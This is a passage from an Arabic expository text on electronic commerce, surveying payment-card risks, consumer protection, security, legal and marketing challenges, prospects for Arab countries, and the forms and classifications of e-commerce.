كثير من الأنشطة. كما أصبح من الممكن قيام المشتري بتصفح قائمة عرض الكتروني (catalogue) وان يختار ما يناسبه من السلع دون عناء التنقل من بائع لآخر للاستفسار عن سلعته. وحسب التقدم التكنولوجي السريع، سوف تتلاشى التجارة التقليدية فيحل التسوق الالكتروني محل المحلات مما يقلل الحاجة إلى المخازن ورجال البيع وتكلفتها.

فضلا عن كل ما سبق، فإن التقدم التكنولوجي وتفاوتته من دولة لأخرى سوف يقسم دول العالم إلى مجموعة مصدرة للتكنولوجيا وأخرى مستوردة لها وسينعكس ذلك على التجارة الالكترونية، حيث تصبح الدول المتقدمة تسوق انتاجها المتقدم من صناعة وبيع استهلاكية وخدمات ونظم معلوماتية ويكون دور بلدان العالم الثالث هو المستهلك في هذه التجارة، حيث يتلقى التكنولوجيا والسلع والخدمات من العالم المتقدم وهذا يجعلنا نخلص إلى ان المفهوم العام للاقتصاد هو واحد، حيث هناك عرض وطلب سواء في اقتصاد اساسه التجارة التقليدية ام التجارة الالكترونية حيث الخلاف الجوهرى بين النظامين هو نوعية السلع واليات اجراء التعامل فقط.

جـ- مشكلات أداة الوفاء - بطاقات الائتمان (النقود الالكترونية).

في بحثنا الاول وعندما عرفنا التجارة الالكترونية، قلنا انها استبدلت الركانز الورقية بركائز الكترونية هي النقود. فقد ترتب عن ظهور التجارة الالكترونية ظهور فكرة النقود الالكترونية، لان استخدامها يؤمن سرعة وسهولة تسوية المدفوعات وتقليص حاجة الاحتفاظ بالنقود، مما يوسع عملية التبادل التجاري، وبالتالي يتم دفع الفواتير وتحويل المبالغ المالية لحسابات اخرى لجهات خارج البنك عن طريق الصرافة الالكترونية. وتتم إعمالها عن طريق بطاقات الدفع الالكتروني او بطاقات الائتمان التي تحمل كل البيانات المتعلقة بصاحبها ليستعملها كأداة وفاء، ومن انواعها بطاقات السحب الالى، بطاقات الوفاء، بطاقات الشيكات وبطاقات الائتمان..

ولكن هذه التقنية كما لها تسهيلات تقدمها، لديها أيضا مشاكل تترتب عنها تتمثل
بإيجاز فيما يلي:

- إساءة استعمال بطاقات الدفع الإلكتروني من حامل البطاقة، كتقديم مستندات مزورة للحصول على بطاقة ائتمان أو كأستعمال البطاقة بعد نهاية مدة صلاحيتها أو استعمالها رغم الغاء البنك لها.
 - إساءة استعمال البطاقة من طرف الغير كسرقة البطاقة واستعمالها أو سرقة الرقم السري الخاص بصاحب البطاقة واستخدامه.
 - تلاعب التاجر في بطاقات الوفاء كاستعماله بطاقات ليس لها أرصدة كافية للصرف أو قبول بطاقات مزورة من العملاء.
 - تلاعب موظفي البنك المصدر للبطاقة بالإتفاق مع حامل البطاقة أو التاجر أو مع غيرهما كالسماح بتجاوز حد البطاقة في السحب أو تجاوز مدة الصلاحية.
 - التلاعب في بطاقات الإئتمان عن طريق شبكة الأنترنت باختراق لخطوط الإتصالات العالمية أو الحصول على الأرقام السرية والمعلومات من المواقع أو انشاء مواقع وهمية على أنها مواقع أصلية وبتلقي طلبات المعاملات الخاصة بالتجارة الإلكترونية يتم الحصول على المعلومات المتضمنة فيها. (١٠)
 - اختلاق ارقام البطاقات عن طريق استعمال معدلات رياضية واحصائية بهدف تحصيل ارقام البطاقات الإئتمانية المملوكة للغير واستعمالها في المعاملات غير المشروعة.
- د - المستهلك وحمايته في التجارة الإلكترونية.

لقد أصبح المستهلك في ظل الإقتصاد الحر وتحكم آليات السوق فيه عرضة للتلاعب بمصالحه ومحاولة غشه وخداعه، فقد يلجأ المنتج إلى التفاوضي عن سلامة وأمن المستهلك بإيهامه بمزايا غير حقيقية في إنتاجه ولذلك وجب حماية المستهلك والبحث عن الوسائل اللازمة لذلك.

فالخطر الذي يتعرض له المستهلك في إطار التجارة الإلكترونية أكبر من الخطر في التجارة التقليدية لأن نطاق التجارة الإلكترونية أوسع وأشمل. ولهذا يجب مراعاة جانب الإعلام، لتمكين المستهلك من معرفة نوعية المنتج ومزاياه الحقيقية وحتى مساوئه أو بعض عيوبه.

كذلك يجب مراعات الجانب النفسي والثقافي لدى المستهلك وطبيعته بصفة عامة وبالنسبة إلى المستهلك العربي وبما أنه يشغل مساحة ضئيلة في التعامل عبر الشبكة، يجب الإهتمام بتتميتها عن طريق الإهتمام بالتجارة الإلكترونية العربية وتنمية الوعي المعلوماتي لدى المستهلك العربي.

كما أنه من المهم تقديم المواقع التي يمكن التسوق من خلالها وتقديم النصائح للمستهلك وتبصيره حتى لا يتضايق من تعامله على الشبكة ويشعر بصعوبته وعدم أهميته بالنسبة له.

حق المستهلك في الإعلام ضروري لحمايته ولمساعدته في اتخاذ قرار بالتعاقد أو عدمه، وهو شرط يندرج ضمن عقود التجارة الإلكترونية^(١١).

هـ/- اختراق مواقع التجارة الإلكترونية واتلافها أو تدميرها.

إن أهم ما توصلنا إليه عند تعريفنا التجارة الإلكترونية هو أنها عبارة عن معلومات أو بيانات تنساب عبر وسائط معلوماتية عبر شبكات الإتصال.

و الإشكال هنا، هو أنه يمكن اختراق أو التلاعب في هذه المعلومات طالما أنه قد أمكن اختراق النظام المعلوماتي نفسه وذلك بطرق عديدة. لذلك، ومن أهم ما يجب

أن تتميز به التجارة الإلكترونية، هو حماية التجارة عن طريق سرية المعلومات وهذا لأن أغلب المعلومات المتعامل بها بصفة يومية يمكن حمايتها بنظم حماية عديدة. لكن الخطر الحقيقي هو أن أي عمل تجاري إذا سرقت معلوماته أو أفشيت سيشكل خطراً قد يؤثر سلباً ولهذا من أكبر التهديدات التي تحيط بالتجارة الإلكترونية هو إفشاء سرية المعلومات ..

تحديات التجارة الإلكترونية

مع بداية الالفية الثالثة والوضع الاقتصادي العالمي يشهد تغييرات وتحولات واسعة امتدت تأثيراتها من استمرار الدعوات للإصلاح الاقتصادي وإعادة هيكلة الاقتصادات على المستوى الوطني او العالمي، الى بروز أنماط جديدة من العلاقات الاقتصادية والتبادلات التجارية تجاوزت الصيغ التقليدية التي كانت تعمل بها وبرزها ظهور التجارة الإلكترونية كأحد أوجه التجديد في أساليب المتاجرة مع ما رافقها من تطور التقنيات التكنولوجية والبنى التحتية للمعلومات، وككل ثورة تكنولوجية (Mutations Technologiques) في أي ميدان، فإن الثورة التكنولوجية في الميدان الاقتصادي تكمن في التجارة الإلكترونية التي جعلت الكثير من المختصين بالتجارة وما يرتبط بها من جوانب قانونية ومصرفية وعلاقات دولية يعيدون النظر ملياً بحساباتهم لمناقشة هذا القادم الجديد والمندفع بقوة التكنولوجيا التي يرتبط بها، فبدأت الندوات والحوارات الاقتصادية والمؤتمرات الدولية تناقش محتوى هذا النمط الجديد من التجارة والقضايا المتعلقة به أن كان فيما يتعلق بالسوق او ارتباطاته المالية او التقنية بشبكة الانترنت، ومثل اي ثورة اقتصادية جديدة فإن استخدام التجارة الإلكترونية وما رافقها من اسلوب حديث في التعامل التجاري ولكونها حدثاً جديداً بحد ذاته، فقد خلق استخدامها العديد من الاشكاليات تراوحت حداثتها بين البسيطة والمعقدة، اي بين ما تحتاج الى اجراء بسيط وبين ما تحتاج الى اجراءات

متابعة لحلها، وتصبح بالتالي بمثابة تحديات تواجهها سواءً على المدى القريب أو البعيد، ومن المؤكد ليس في الامكان أن نتعرض لها كلياً، لكن يمكن أن نخص منها التحديات الأكثر وروداً وتكراراً في مسيرة انتهاجها وكما يلي :

أولاً: التحديات القانونية:

في الوقت الذي يشهد فيه العصر الحديث تطوراً تقنياً كبيراً في وسائل الاتصال ونقل المعلومات، هذا التطور الذي طال مختلف جوانب الحياة ومنها الجوانب الاقتصادية، حيث ساهم هذا التطور في بروز امكانيات واسعة لنمو المعاملات التجارية وما يرافقها من اجراءات تعاقدية واثباتات قانونية وحقوق لكلا طرفي التعاقد، وذلك بواسطة وسائل التبادل الالكتروني للبيانات والتي تطورت الى ما تسمى الان بالتجارة الإلكترونية، غير أن أنشطة هذه التجارة والعلاقات التجارية الناشئة عن ممارستها، وما يترتب عليها من علاقات قانونية، آثار العديد من التحديات القانونية للنظم القانونية القائمة التي سنتعرف عليها بدءاً من عملية التعاقد الالكتروني ومراحلها وما يترتب بعدها من اجراءات وحقوق وكما يلي :

١. **العقود الالكترونية:** إن المتعارف عليه فيما مضى من الزمن أن العلاقات التجارية التقليدية كانت تجري بين البائع والمشتري وجهاً لوجه في اغلب الاحيان، حيث تقوم التعاقدات التجارية على التزام البائع بتسليم السلعة او الخدمة المطلوبة بشكل مادي وملسوس، وأن يقوم المشتري بتسديد الثمن مباشرة للبائع او بالأجل عن طريق وسائل الدفع المصرفية المتوفرة، وعلى الرغم من التطور الذي رافق الأنشطة التجارية المختلفة تلك الا إن النظم القانونية السائدة كانت قادرة على مجارات ذلك التطور وتستمر في ادائها، لكن الامر اصبح يختلف مع ظهور التجارة الإلكترونية، والاختلاف لم يأت من تغير طراً مثلاً على طبيعة النشاط التجاري ومفهومه بقدر ما

يتركز في معظمة بالاختلاف في الادوات والوسائل التي يدار بها هذا النشاط مثل الحاسوب وشبكة الانترنت ووسائل الاتصالات السلكية واللاسلكية.

٢. **الموثوقية:** يحتاج المتعاملون بالتجارة الإلكترونية الى التأكد من مصداقية الطرف الاخر في التعاملات، حيث يصعب ذلك في بعض الاحيان وعلى وجه الخصوص في المزادات العلنية عبر شبكة الانترنت التي لا تقدم أية ضمانات للطراف المشاركة، او الاعلان الوهمي عن عروض مغرية جداً وغير حقيقية لرصد الالاف من العناوين الإلكترونية وبيعها لشركات أخرى تستفيد منها في الوصول الى اصحاب العناوين لاغراض تسويقية مثلاً كمحاولة لاجتذاب زبائن جدد الى مواقعها .

ثانياً: التحديات الامنية:

١. اختراق المواقع الإلكترونية: تواجه كثير من الشركات الممارسة للتجارة الإلكترونية مشكلات أمنية مهمة، مثل تعرض البيانات والتدخل او التشويش على المواقع، حيث لازال هناك الكثير من محترفي الحاسوب يحاولون اختراق المواقع الإلكترونية، كما تخشى الشركات ايضاً من اولئك الذين لديهم مهارات اختراق انظمة الحاسوب بغرض التجسس على معلومات تلك الشركات او استبدال البيانات ومن ثم الإستخدام الزائف لها.

٢. خصوصية المعلومات والاتصالات **Telecommunication and Information Privacy**.

٣. إن المخاطر الامنية الناتجة عن التعامل المباشر عبر شبكة الانترنت لايمس الشركات الإلكترونية فقط وإنما يتجاوز ذلك ليصل الى الأفراد المتعاملين عبر هذه الشبكة، ومن أكثر المخاطر أهمية هو افشاء المعلومات الخاصة بالزبون عن محتوى عملية شرائه لسلعة معينة وسلوكه الشرائي او تعرض الزبون للنصب

والاحتيايل خاصة بالسطور على المعلومات الخاصة ببطاقات الائتمان العائده اليه ومن ثم استغلالها بصورة غير شرعية او سحب مافيه من ارصدة.

ثالثاً: تحديات العملية التسويقية:

هنالك حقيقة كثيراً ما يتم تجاهلها او التغاضي عنها في العمليات التجارية الإلكترونية وهو إن السلوك الشرائي للمتسوق عبر شبكة الانترنت يختلف عن سلوكه الشرائي في العالم الواقعي، وقد يحصل ذلك بالنسبة لنفس الشخص ولكن في وضعين مختلفين، فالمتسوق عبر شبكة الانترنت قد يبحث عن اشياء معينة او قد تكون لديه دوافع معينة غير التي تكون لديه وهو يتجول في السوق الاعتيادي في العالم الواقعي، وإن التصور الخاطئ من قبل بعض الشركات الإلكترونية بأن سلوك المتسوق واحد في كلا حالتي التسوق اعلاه، قد أدى الى خروج عشرات الشركات الإلكترونية بفشل كبير من التجارة الإلكترونية لانتهاجها سياسات تجارية وتسويقية خاطئة بنيت على هذه الفكرة الخاطئة اعلاه .

رابعاً: تحديات مادية:

١. افتقار بعض الدول العربية للموارد المادية والبشرية الكافية قد يحول بينها وبين امكانية الوصول الى درجة معينة من متابعة التطورات التكنولوجية في العالم لكونها قد تحتاج الى مبالغ معينة غير قادرة على توفيرها، فضلاً عن قلة الخبرات التكنولوجية التي تمكنها من الاستفادة اقتصادياً من تكنولوجيا الاتصالات والمعلومات (ICT).

٢. فضلاً عن ما جاء في الفقرة السابقة فإن انصراف الاهتمامات الحكومية لبعض الدول العربية الضعيفة الامكانية الى توفير الاحتياجات الاساسية في مدنها وتجمعاتها السكانية الفقيرة من كهرباء ومياه ورعاية صحية وتعليم وقائمة واسعة من الاهتمامات، حجب الكثير من الموارد المادية من التوجه نحو الحصول على

التطورات التكنولوجية لتلك البلدان، مثل شبكة الانترنت وتقنيات التجارة الإلكترونية و... الخ.

٣. ارتفاع كلف استخدام شبكة الانترنت وهذا ما تعانيه حتى الدول النامية وبشكل كبير، لذا فإن العملية تحتاج الى دعم حكومي، في حين إن الحكومات في تلك الدول تعاني اساماً من عجز ميزانياتها، وبالتالي ستفتقر التجارة الإلكترونية في الدول أعلاه الى التركيز ويكون نموها بطيئاً إن وجدت اساساً.

الشروط اللازمة لنجاح التجارة الإلكترونية في الدول العربية:

من أجل توفير الشروط الصحيحة لنجاح التجارة الإلكترونية، فلا بد أن يكون هنالك شروط وخطوات تتعلق بنجاحها في الدول العربية وحسب واقعها الاقليمي وكما يأتي:

١. العمل على توفير بنية معلوماتية للدول العربية وقد بدأت بعض دول الخليج بالنحو باتجاه هذا المنحى مثل دولة الامارات العربية المتحدة التي انشأت مدينة دبي للانترنت وبعض الدول العربية الأخرى التي أخذت تؤسس الحاضنات التكنولوجية.

٢. ايجاد السبل الكافية بتطوير الموارد البشرية العربية المتعاملة مع تقنيات التجارة الإلكترونية.

٣. ضرورة أن تسعى الدول العربية مجتمعة لإنجاز ووضع معايير فنية موحدة او متناسقة تعمل لإنجاح التجارة الإلكترونية في هذه الدول.

٤. أن تقوم الدول العربية بوضع نظام موحد عربي لضبط التجارة الإلكترونية فيما بين هذه الدول من جهة ومع دول العالم الأخرى من جهة ثانية .

تأثيرات التجارة الإلكترونية على الدول العربية:

١. منحت التجارة الإلكترونية بعض الدول العربية التي لديها شركات تمتلك مواقع تجارية الكترونية على شبكة الانترنت فائدة كبيرة حيث تستطيع هذه

الشركات منافسة الشركات المتعددة الجنسيات وشركات تجارية أخرى أكثر رسوخاً في العالم المتقدم، من خلال الاستفادة من الفرص التي توفرها شبكة الانترنت.

٢. استطاعت الدول العربية ومن خلال هذه التجارة من الحصول على تكنولوجيا المعلومات المتطورة اللازمة لممارستها، والتي غالباً ما يتم انتاجها في الدول المتطورة بأسعار تكاد تكون مناسبة لها، لكونها لم تتحمل الاختراع او انتاج او تطوير هذه التكنولوجيات.

٣. إن التجارة الإلكترونية منحت الشركات ذات المواقع الإلكترونية في الدول العربية الامكانية في الوصول الى الأسواق التي كانت حكرًا على شركات الدول المتقدمة في التجارة الإلكترونية تلك الأسواق التي تمتاز بقوتها الشرائية العالمية.

٤. حفزت التجارة الإلكترونية الشركات الصغيرة والمتوسطة الحجم في الدول العربية على السعي المستمر لتحسين انتاجها والرفع من مستويات صناعاتها او الخدمات التي تقدمها، لكي تتمكن من البقاء في السوق العالمية، بأعتبار إن الشركات المماثلة في الدول المتقدمة توفر منتجات ذات نوعية أفضل وبأسعار أقل .

٥. ستحصل القوى العاملة في الدول العربية على فائدة كبيرة من التجارة الإلكترونية حيث سيتيح لهم هذا النوع من التجارة من ان يتمكنوا من عرض خبراتهم العلمية ومهاراتهم الفنية على مختلف دول العالم من خلال الأسواق الإلكترونية العالمية بكل سهولة وسرعة ودون أية تكاليف إعلانية، او اية تكاليف أخرى تترتب على هجرتهم الى دول غير دولهم الاصلية بحثاً عن عمل او وظيفة معينة.

٦. إن من أكثر الفوائد التي جنتها وتجنّتها الدول العربية هي إن ممارستها للتجارة الإلكترونية ستساعد على سرعة انتقال التكنولوجيا المتقدمة وخاصة في مجال الاتصالات وتكنولوجيا المعلومات الى تلك الدول باعتبارها كبنية أساسية ومتطلبات ضرورية لاجراء تطبيقات التجارة الالكترونية .

مجالات التجارة الالكترونية:-

١ - تجارة التجزئة: **Retail Trade**: تشمل تجارة الكتب والمجالات ويتم فيها البحث عن اسم الكتاب أو المحتوى ومعرفة السعر وعملية الدفع تتم بطريقة الكترونية ويتم التسليم من خلال الناشر .

٢ - البنوك والتمويل: **Finance**: تقدم البنوك الخدمة الالكترونية والتي من ابسطها الاستعلام عن الحساب ومتابعة استعار البورصات والبيع والشراء للأسهم .

٣ - التوزيع: **Distribution**: مثال ذلك توزيع المنتجات الالكترونية من برامج واجهزة حاسب الى، توزيع الصور، والافلام والشرائط الموسيقية.

٤ - التصميمات: **Engineering Design**: من الممكن تصميم منتج جديد بدون التواجد في المكان نفسه خلال مجموعة عمل ومن اشهر الامثلة في هذا المجال قيام شركة فورد للسيارات بتكوين فريق عمل لتصميم محرك جديد يعمل اعضائه في مواقع جغرافية مختلفة.

٥ - التعاملات التجارية: **Business operations**: ومن امثلة ذلك نظام التبديل التجاري بين الشركات حيث تقوم الشركة بعرض كتلوجات الكترونية للمنتجات والقيام بعملية التبادل بمراحلها المختلفة ودعم نظم الدفع المختلفة وتبادل المستندات .

٦ - النشر: **Publishing**: ومن امثلته قيام شركات النشر باتاحة اصداراتها من الجرائد والمجالات بصورة الكترونية.

٧- خدمات متخصصة: **Professional Services**: مثل الاستشارات الطبية والقانونية والهندسية والادارية.

٨- التجارة الدولية: **International Trade**: مثال برنامج نقاط التجارة الدولية الذي يهدف إلى زيادة كفاءة التجارة الدولية وتمثل نقاط التجارة مراكز لتسهيل التجارة من خلال تكوين معلومات عن شركاء التجارة الحاليين والمستقبليين ومعلومات عن التجارة والفرص في الاسواق والتشريعات والمتطلبات التجارية وطرق النقل - معلومات عن الجمارك والضرائب والتسهيلات وطرق الدفع.

التجارة الالكترونية هي عمليات الاعلان والتعريف للبضائع والخدمات ثم تنفيذ عمليات عقد الصفقات و ابرام العقود ثم الشراء والبيع لتلك البضائع والخدمات ثم سداد القيمة الشرائية عبر شبكات الاتصال المختلفة سواء الانترنت او غيرها من الشبكات التي تربط بين المشتري والبائع^{٧١}.

محدودية التجارة الالكترونية:

يمكن تقسيم العوامل التي تحد من انتشار التجارة الالكترونية إلى فئتين هما^{٧٢}:

أولاً: المعوقات التقنية:

- مشاكل الحماية والأمن والجودة والوثوقية ما تزال بحاجة إلى وجود معايير معترف بها عالمياً.

- سرعة الاتصالات ما تزال غير كافية لمتطلبات تطبيقات التجارة الالكترونية.

- أدوات تطوير برمجيات التجارة الالكترونية ما زالت في مراحلها الأولى.

- الصعوبات التقنية المتصلة بتكامل تقنيات الانترنت وبرمجيات التجارة الالكترونية مع الأنظمة المستخدمة حالياً على نطاق واسع كقواعد البيانات وغيرها.

- التكلفة العالية لمشاريع التجارة الالكترونية التي لا يمكن للشركات الصغيرة تحملها.

- الوصول إلى الانترنت ما يزال مكلفاً أو غير مناسب لتطبيقات التجارة الالكترونية.
- المشاكل المتعلقة بعملية تنفيذ الطلبات التي تتطلب كفاءة عالية لا يمكن ان تتم بدون مخازن مؤتمنة أو محوسبة.

ثانياً: المعوقات التنظيمية والبيئية:

- الاهتمام بالأمن والحماية والخصوصية من اهم القيود التي تعيق استخدام التجارة الالكترونية حيث توجد حالات كثيرة يتم من خلالها الاحتيال والخداع والغش.
- عدم توفر الثقة في عمليات التجارة الالكترونية لكون البائع والمشتري لا يتعاملان مع بعضهما البعض بشكل مباشر، وإنما من خلال الشبكة.
- عدم حل العديد من القضايا المتعلقة بالسياسات القانونية والعامة كالضرائب وغيرها.

- القوانين الحكومية والدولية التي تشكل احياناً عائقاً أمام استخدام تطبيقات التجارة الالكترونية، لكون البيئة القانونية في معظم دول العالم الثالث ما تزال قاصرة عن مواكبة التطورات التقنية في هذا المجال .

- عدم وجود منهجيات واضحة لتقييم وقياس فوائد التجارة الالكترونية.
- انماط الشراء لدى العديد من المستهلكين يفضلون لم المنتج وتحسسه قبل شراءه بالإضافة إلى مقاومة المستهلكين لعملية التحول من المتجر المادي إلى المتجر الافتراضي، وللتحول من العمليات الوقية إلى العمليات الالكترونية .

مستقبل التجارة الالكترونية:

- توقعت الدراسات ارتفاع حجم التعاملات المستقبلية للتجارة الالكترونية العالمية إلى خمس تريليون دولار في عام ٢٠٠٥م بالتعاون مع اكثر من مائة عام منظمة داخلية، ومع خمس منظمات دولية وهي كما يلي :

- ١- الاتحاد الدولي لمعلومات التقنية والخدمات.
 - ٢- اللجنة العالمية للبنية الأساسية للمعلومات.
 - ٣- اللجنة الاستشارية للأعمال والصناعة بمنظمة التعاون الاقتصادي والتنمية.
 - ٤- غرفة التجارة الدولية.
 - ٥- المجموعة الدولية لمستخدمي الاتصالات الأساسية.
- وقد تم وضع خطة عمل للتجارة الالكترونية، تقوم على أسس معينة، وإهمها:
- ١- توفير السرعة والخصوصية والرقابة لمستخدمي التجارة الالكترونية من قطاع الأعمال.
 - ٢- وضع الاتفاقات الدولية المتبادلة لتحقيق الثقة في البنية الأساسية التالية للمعلومات.
 - ٣- يجب ان تكون المعاملات الضريبية للتجارة الالكترونية تتسم بالحيادية والمواءمة.
 - ٤- وضع سياسة لحماية مستخدمي التجارة الالكترونية.
 - ٥- تقوم الحكومات بوضع التشريعات المناسبة لحماية المصالح العامة.
 - ٦- التنسيق بين السياسات الحكومية دولياً فيما يتعلق بالتجارة الالكترونية
 - ٧- الاعتماد على القطاع الخاص في تطوير التجارة الالكترونية.
- مخاطر التجارة الالكترونية:**

- ١- زيادة نسبة التعاقدات الوهمية، ولذلك وضع بروتوكول لإتمام عملية الشراء والدفع إلكترونية بطريقة آمنة وهو بروتوكول المعاملات الالكترونية الآمنة Secure

Electronic Transaction

- ٢- عدم توفر امكانية معاينة السلعة بدقة قبل شرائها.
 - ٣- لا يوجد تشخيص خاص بالمعاملات الالكترونية.
 - ٤- اختراق شبكة الانترنت لمعرفة ادق الاسرار للحصول على المعلومات يهدد عملاء التجارة، وتعتمد التجارة الالكترونية على اربعة عناصر هي:
- ١- الأفراد
 - ٢- السياسة العامة.

٣- المعايير والبروتوكولات

٤- شركات اخرى .

أساليب تنفيذ عمليات التجارة الالكترونية:

يمكن تنفيذ نشاط التجارة الالكترونية باستخدام نظم تبادل البيانات إلكترونياً ويحتاج إلى برمجيات وأجهزة حاسبات الية وتنفذ بطريقتين هما شبكة القيمة المضافة VAN وهي شبكة حاسب تقوم بتشغيلها شركة ثالثة أو شبكة خاصة Private network تقوم بإنشاءها شركتان ترغبان في تبادل البيانات لتنفيذ التجارة الالكترونية.

وأما باستخدام نظم التجارة على الانترنت Commerce on the Internet التي لها عدة أشكال فنجد ان الشركات الكبرى لها مواقع على شبكة الويب، بحيث تستخدم لبيع منتجاتها للعملاء، وهناك عدة انماط لتنفيذ التجارة الالكترونية من خلال واجهات اعمال على الانترنت Internet Storefronts وهي عبارة عن منشأة تجزئة تستخدم صفة الويب في بيع منتجاتها، وهذا النوع هو الأكثر انتشاراً في التجارة الالكترونية، بالإضافة إلى نظم تبادل البيانات إلكترونياً عبر الانترنت EDI over the internet حيث تستخدم شبكة الانترنت كأداة لنقل العمليات إلكترونياً، وهي أقل كفاءة وأمناً من الشبكات الخاصة .

أشكال التجارة الالكترونية:

بإمكاننا ان نقوم بتخليص أشكال التجارة الالكترونية في العناصر التالية :

١. التجارة الالكترونية بين وحدة أعمال ووحدة اعمال Business to Business:

تستعمل هذا النوع في التجارة الالكترونية مؤسسات اعمال مع بعضها البعض، فتقوم منشأة الأعمال بإجراء الاتصالات لتقديم طلبات الشراء إلى مورديها باستخدام شبكة الاتصالات وتكنولوجيا المعلومات كما يمكنها ان تسلم الفواتير والقيام بعمليات الدفع عبر هذه الشبكة باستعمال

هذه التكنولوجيا، هذا الشكل من التجارة هو الأكثر شيوعاً في الوقت الحالي سواء على المستوى المحلي أو على المستوى العالمي.

٢. التجارة الالكترونية بين وحدة اعمال ومستهلك **Business to Customer** بظهور التسوق على الانترنت، اصبح للمستهلك امكانية القيام بشراء السلع المتاحة ودفع قيمتها عن طريق بطاقات الائتمان او المصارف الالكترونية او عن طريق النقود عن استلام السلعة.

٣. التجارة الالكترونية بين وحدة اعمال الادارة المحلية (الحكومية) **Business to Administration**: بتوسع النشاط التجاري لوحدة الاعمال، اصبحت لا تستطيع ان تغطي كل معاملاتها الادارية في وقتها ولهذا فانه جرى استخدام التجارة الالكترونية في تغطية معظم التحويلات كدفع الضرائب ومختلف المعاملات التي تتم بين الشركات والهيئات المحلية (الحكومية).

٤. التجارة الالكترونية بين المستهلكين والادارة المحلية (الحكومية) **Administration to Customer**: وهذا الشكل من اشكال التجارة الالكترونية حديث النشأة وغير موسع وهو ينظم العديد من الانشطة من بينها دفع الضرائب إلكترونياً .

(ج) مستويات التجارة الالكترونية:

- المستوى البسيط: وهي المعاملات البسيطة العادية التي تتم بين اطرافها ويشمل الترويج والدعاية للسلع والمنتجات والخدمات وهذا قبل البيع. كما تشمل ايضا التوزيع الالكتروني للبضائع والسلع الغير مادية، بالاضافة إلى تبادل الاعمال والتحويلات البسيطة.

- المستوى المتطور: يتضمن هذا المستوى من التجارة استخدام الوسائل الرقمية أو الالكترونية في الدفع بالإضافة إلى توزيع السلع على المستوى الدولي.

دوافع التجارة الالكترونية:

هناك العديد من العوامل المشتركة لدى المؤسسات والقطاعات التي تدفع إلى التجارة الالكترونية. وهذا راجع إلى أن التجارة الالكترونية ظهرت بالتدريج وتطورها يكون حسب احتياجات قطاعات النشاطات المختلفة والتي خلق دوافع للدخول في التجارة الالكترونية والتي نوردتها في ما يلي:

(أ) تيسير المعاملات التجارية: أن التجارة الالكترونية تسمح بتأدية جزء كبير من العمليات المختلفة والتي تدخل ضمن المعاملات التجارية العادية بين البائع والمشتري.

حيث تسمح الشبكات باختزال الزمن والمسافة مما يقلص الآثار السلبية للزمن والمسافة على الاقتصاد، وتشمل التجارة الالكترونية على المعاملات المادية والغير مادية في نفس الوقت مما يسمح بتقليص التكاليف المتعلقة بكل أنواع المعاملات. كما نشأت علاقات سوقية جديدة.

(ب) الفعالية التجارية: من أهم دوافع التجارة الالكترونية القيام بالوصول إلى أعلى مستويات الإنتاج والتوزيع حيث أن اعتماد تكنولوجيا الاعلام والاتصال في اطار الدعم والتطوير يسمح للمؤسسات بمواجهة التحديات المنتظرة في محيط تجاري عالمي .

كما أن يمكن للمؤسسة من انتاج معلومات حول معاملات والاحتفاظ بها بطرق آلية فتم بذلك المعالجة والتوزيع بصفة سريعة كما يمكن ان تستعمل هذه المعلومات في تقييم السوق وتقييم مسارها وهذا ما يمكن ان تستعمله فيما بعد في التخطيط والتحسين.

ج) تطوير أسواق جديدة: أن دافع تطوير أسواق جديدة، جعل مؤسسات كثيرة تتوجه إلى استخدام العلاقات التجارية الالكترونية وأدخلتها في إستراتيجيتها للقيام باكتساح السوق وإنشاء أسواق جديدة وتطويرها .

تصنيفات التجارة الالكترونية:

هنالك العديد من تصنيفات التجارة الالكترونية ويمكن توضيحها كما يلي :

أ/ التجارة الالكترونية من الأعمال الي المستهلك:-

وتشير الي التبادل الالكتروني بين المنظمات الزبائن حيث تقوم الشركة أو الموزعين بعرض وتسويق منتجاتها وخدماتها لزبائن وبيعها لهم وتقديم الدعم والخدمات والإجابة عن استفساراتهم إلكترونياً.

ب/ التجارة الالكترونية بين الأعمال:-

وتشير الي التبادلات التي تتم بين المنظمات ك شراء المواد الأولية من الموردين وتنسيق قنوات توزيع المنتجات والخدمات، والاتصال والتنسيق مع جهات النقل وإشحن وغيرها باستخدام التكنولوجيا الرقمية وبشكل هذا النوع من التجارة الالكترونية (٨٠%) من إجمالي حجم التجارة الالكترونية في العالم.

ج/ التجارة الالكترونية من المستهلك الي الأعمال:-

وتشير الي اتصال الزبائن علي شكل مجموعات مع المنظمات باستخدام التكنولوجيا الرقمية لتحقيق مكاسب من خلال استخدام عروض خاصة كخصم السكمية أو الحصول علي منتجات بمواصفات وجودة عالية.

د/ التجارة الالكترونية داخل المنظمات:-

وتتضمن استخدام المنظمة للتكنولوجيا الرقمية للقيام بنشاطاتها كتبادل المنتجات والخدمات والمعلومات بين وحدات المنظمة ودوائرها ودعم فرق العمل، ووظائف الأعمال عبر الشبكة الانترنت.

هـ/ التجارة الالكترونية بين المستهلك والمستهلك .

حيث يكون التعامل بين الأفراد المستهلكين أنفسهم وفيه تكون عملية البيع والشراء بين مستهلك ومستهلك آخر من خلال وضع إعلانات علي المواقع الشخصية في الانترنت بهدف بيع الأغراض الشخصية أو الخيرات للآخرين..

و/ التجارة الالكترونية بين الحكومة والمواطنين :-

تشمل التفاعلات بين الحكومة ومواطنيها إلكترونياً والفكرة الرئيسية هنا تتبع من تمكين المواطنين من طلب وتلقي السلع والخدمات والمعلومات التي تقدمها الحكومة والإجابة علي استفساراتهم في أي وقت وتمكنهم من دفع الضرائب إلكترونياً والحصول علي الرواتب كذلك إلكترونياً.

ز/ التجارة الالكترونية وخدماتها إلكترونياً:-

تشمل استخدام التكنولوجيا في إنجاز المعاملات وعرض القوانين والأنظمة والتعليمات المنظمة لأعمال قطاعات الأعمال المختلفة الأعمال للحكومة منتجاتها وخدماتها إلكترونياً .

ح/ التجارة الالكترونية بين الحكومة والحكومة:-

تتضمن استخدام التكنولوجيا الرقمية بين الحكومات المختلفة لتبادل المعلومات والخدمات والتسهيلات في إطار اتفاقيات التبادل المواثيق الدولية وعلاقات الدول الثنائية وللإقليمية والأممية .

ط/ التجارة الالكترونية غير الربحية:-

وتتطوي علي مختلف أنواع تطبيقات التجارة الالكترونية غير المذكورة في أعلاه وخاصة تلك التي تتم في إطار الجمعيات الخيرية أو الدينية أو الاجتماعية والتي تكون غاياتها إنسانية وتركز علي خدمة المجتمع العام وشرائح محددة أو تخفيض التكاليف أو تحسين إدارة المنظمة.

ك/ من الحكومة إلي الموظفين :-

وتدعم تطبيقات الأعمال الالكترونية في هذا المجال رفع كفاءة الاتصال بين الحكومة وموظفيها في الأماكن النائية الجغرافية المتباعدة، وتقديم المعلومات والخدمات والامتيازات الداعمة للموظفين وعائلاتهم.

